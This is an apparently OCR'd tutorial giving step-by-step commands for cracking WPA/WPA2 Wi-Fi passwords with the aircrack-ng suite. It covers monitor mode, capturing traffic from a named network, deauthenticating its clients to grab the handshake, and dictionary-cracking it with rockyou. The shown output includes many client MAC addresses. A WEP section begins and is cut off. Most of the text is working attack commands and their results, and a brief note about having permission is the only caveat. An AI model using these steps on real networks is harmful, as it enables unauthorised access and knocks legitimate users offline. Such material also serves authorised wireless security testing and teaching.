
Wireless Password Hacks

WPA and WPA2 Cracking

Before placing our wifi NIC into monitor mode we kill any processes that might interfere


```
airmon-ng check kill
```



```
root@kali:~# airmon-ng check kill

Killing these processes:

  PID Name
 1005 wpa_supplicant
```

# Set Wirleess Adapter into monitor mode


```
airmon-ng start wlan0
```



```
root@kali:~# airmon-ng start wlan0


PHY     Interface       Driver          Chipset

phy0    wlan0           rt2800usb       Ralink Technology, Corp. RT5372

                (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
                (mac80211 station mode vif disabled for [phy0]wlan0)
```

# Start listening to find BSSID you have permission to exploit.


```
airodump-ng wlan0mon

# Press Ctrl+C to stop the listner. We need to restart with a defined BSSID and save the captures to a file
Ctrl+C
```



```
CH 10 ][ Elapsed: 6 s ][ 2019-11-17 20:25

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

00:25:00:FF:94:73   -1        0        0    0  -1  -1                   <length:  0>
9C:1E:95:53:F6:B5  -44        4        5    0   1  130  WPA2 CCMP   PSK  CenturyLink0482
7E:7A:8A:05:89:2A  -70        3        0    0  11  195  WPA2 CCMP   MGT  <length:  0>
5E:7A:8A:05:89:2A  -71        3        0    0  11  195  WPA2 CCMP   PSK  <length:  0>
4E:7A:8A:05:89:2A  -71        3        0    0  11  195  OPN              xfinitywifi
3E:7A:8A:05:89:2A  -72        2        0    0  11  195  WPA2 CCMP   PSK  <length:  0>

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

00:25:00:FF:94:73  AA:06:70:CB:B0:39  -48    0 -12    133        9
9C:1E:95:53:F6:B5  14:56:8E:BA:0D:26   -1   0e- 0       0        1
9C:1E:95:53:F6:B5  34:F3:9A:8C:9F:8D  -10    0 - 6e     0        1
9C:1E:95:53:F6:B5  98:46:0A:83:0F:B2  -16    0 - 1    450       11
9C:1E:95:53:F6:B5  D4:A3:3D:6F:76:A4  -42    0 -24     79        8
```

Capture the traffic for the BSSID network and save it to a file


```
airodump-ng --bssid 9C:1E:95:53:F6:B5 -c 1 wlan0mon --write /tmp/CenturyLink0482
```



```
CH  1 ][ Elapsed: 0 s ][ 2019-11-17 20:47

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

9C:1E:95:53:F6:B5  -46  54       15      153    0   1  130  WPA2 CCMP   PSK  CenturyLink0482

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

9C:1E:95:53:F6:B5  24:F5:A2:FD:4F:C1  -46    0 - 1e     0        1
9C:1E:95:53:F6:B5  D4:A3:3D:6F:76:A4  -46   0e- 1       6       17
9C:1E:95:53:F6:B5  DC:56:E7:58:75:81  -48   0e- 0e      0       23
9C:1E:95:53:F6:B5  A4:D9:31:AB:10:F8  -36   0e- 1       0       12
9C:1E:95:53:F6:B5  24:F5:A2:FE:7F:31  -64    0 - 1e     0        1
9C:1E:95:53:F6:B5  9C:4E:36:27:30:04  -68   0e-18e      0        6
9C:1E:95:53:F6:B5  CC:9E:A2:6B:8A:44  -60    0 - 1      0        9
9C:1E:95:53:F6:B5  34:F3:9A:8C:9F:8D  -16   0e- 0e      2       11
9C:1E:95:53:F6:B5  E8:B2:AC:AB:FD:CF  -48   0e- 0e      2       81
9C:1E:95:53:F6:B5  98:46:0A:83:0F:B2  -28   0e- 0e    935       61
```


Send deauthentication requests to capture an encrypted password for the PSK network

```
aireplay-ng --deauth 100 -a 9C:1E:95:53:F6:B5 wlan0mon
```



```
root@kali:/tmp# aireplay-ng --deauth 100 -a 9C:1E:95:53:F6:B5 wlan0mon
20:44:33  Waiting for beacon frame (BSSID: 9C:1E:95:53:F6:B5) on channel 1
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
20:44:33  Sending DeAuth (code 7) to broadcast -- BSSID: [9C:1E:95:53:F6:B5]
20:44:34  Sending DeAuth (code 7) to broadcast -- BSSID: [9C:1E:95:53:F6:B5]
20:44:34  Sending DeAuth (code 7) to broadcast -- BSSID: [9C:1E:95:53:F6:B5]
20:44:35  Sending DeAuth (code 7) to broadcast -- BSSID: [9C:1E:95:53:F6:B5]
20:44:36  Sending DeAuth (code 7) to broadcast -- BSSID: [9C:1E:95:53:F6:B5]
20:44:36  Sending DeAuth (code 7) to broadcast -- BSSID: [9C:1E:95:53:F6:B5]
20:44:37  Sending DeAuth (code 7) to broadcast -- BSSID: [9C:1E:95:53:F6:B5]
20:44:37  Sending DeAuth (code 7) to broadcast -- BSSID: [9C:1E:95:53:F6:B5]
20:44:38  Sending DeAuth (code 7) to broadcast -- BSSID: [9C:1E:95:53:F6:B5]
20:44:38  Sending DeAuth (code 7) to broadcast -- BSSID: [9C:1E:95:53:F6:B5]
```


We know we have a password hash as soon as the airodump-ng commands output changes and we see WPA handshake: <MAC Address>
This output can be see on the first line below



```
 CH  1 ][ Elapsed: 1 min ][ 2019-11-17 20:44 ][ WPA handshake: 9C:1E:95:53:F6:B5

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

 9C:1E:95:53:F6:B5   -9 100      810     9297   66   1  130  WPA2 CCMP   PSK  CenturyLink0482

 BSSID              STATION            PWR   Rate    Lost    Frames  Probe

 9C:1E:95:53:F6:B5  34:F3:9A:8C:9F:8D  -18    1e- 1e     0      260
 9C:1E:95:53:F6:B5  98:46:0A:83:0F:B2  -20    1e- 1      0      766
 9C:1E:95:53:F6:B5  D4:A3:3D:6F:76:A4  -38    1e- 1      0     1465
 9C:1E:95:53:F6:B5  50:F5:DA:78:7A:C2  -40    1e- 1e     0      318  CenturyLink0482
 9C:1E:95:53:F6:B5  24:F5:A2:FD:4F:C1  -46    0e- 1e     0      329
 9C:1E:95:53:F6:B5  00:23:A7:BC:0D:C4  -46    1e- 1      0        8
 9C:1E:95:53:F6:B5  DC:56:E7:58:75:81  -48    1e- 1e     0     1253
 9C:1E:95:53:F6:B5  DC:0C:5C:B4:D5:A8  -48    1e- 1      0      163
 9C:1E:95:53:F6:B5  14:56:8E:BA:0D:26  -50    1e- 1e     0      676  CenturyLink0482
 9C:1E:95:53:F6:B5  E8:B2:AC:AB:FD:CF  -52    1e- 1      0       96
 9C:1E:95:53:F6:B5  CC:9E:A2:6B:8A:44  -60    1e- 1      0      198
 9C:1E:95:53:F6:B5  9C:4E:36:27:30:04  -60    0e- 1e     0     1956
 9C:1E:95:53:F6:B5  F8:62:14:AB:34:3B  -62    1e- 1      0       13
 9C:1E:95:53:F6:B5  24:F5:A2:FE:7F:31  -66    0e- 1e     0      198
 9C:1E:95:53:F6:B5  00:1E:65:21:8A:0C  -62    0e-48e     0      744
 9C:1E:95:53:F6:B5  7C:04:D0:79:EB:EB  -70    1e- 1e     0     1741
```

All that is left is to crack the password

```
aircrack-ng -a2 -b 9C:1E:95:53:F6:B5 -w /usr/share/wordlists/rockyou.txt /tmp/
CenturyLink0482.cap
```




```
                              Aircrack-ng 1.5.2

   [00:00:03] 19380/9822768 keys tested (6334.57 k/s)

   Time left: 25 minutes, 47 seconds                          0.20%

                        Current passphrase: nocturno


   Master Key     : 84 5B AC DB F0 B3 2A 25 59 5F BD 44 3B 7E BE D5
                    9E 79 94 6B 10 89 79 49 F5 6D C6 75 E5 4E CE DE

   Transient Key  : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                    00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                    00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                    00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

   EAPOL HMAC     : 00 80 DC 58 06 7F 00 00 70 96 D0 B8 87 55 00 00
```

WEP Password Crack

Before placing our wifi NIC into monitor mode we kill any processes that might interfere


```
airmon-ng check kill
```



```
root@kali:~# airmon-ng check kill

Killing these processes:

  PID Name
 1005 wpa_supplicant
```

# Set Wirleess Adapter into monitor mode

```
airmon-ng start wlan0
```




```
root@kali:~# airmon-ng start wlan0


PHY     Interface       Driver          Chipset

phy0    wlan0           rt2800usb       Ralink Technology, Corp. RT5372

                (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
                (mac80211 station mode vif disabled for [phy0]wlan0)
```

# Start listening to find BSSID you have permission to exploit.

```
airodump-ng wlan0mon

# Press Ctrl+C to stop the listner. We need to restart with a defined BSSID and save the captures to a file
Ctrl+C
```

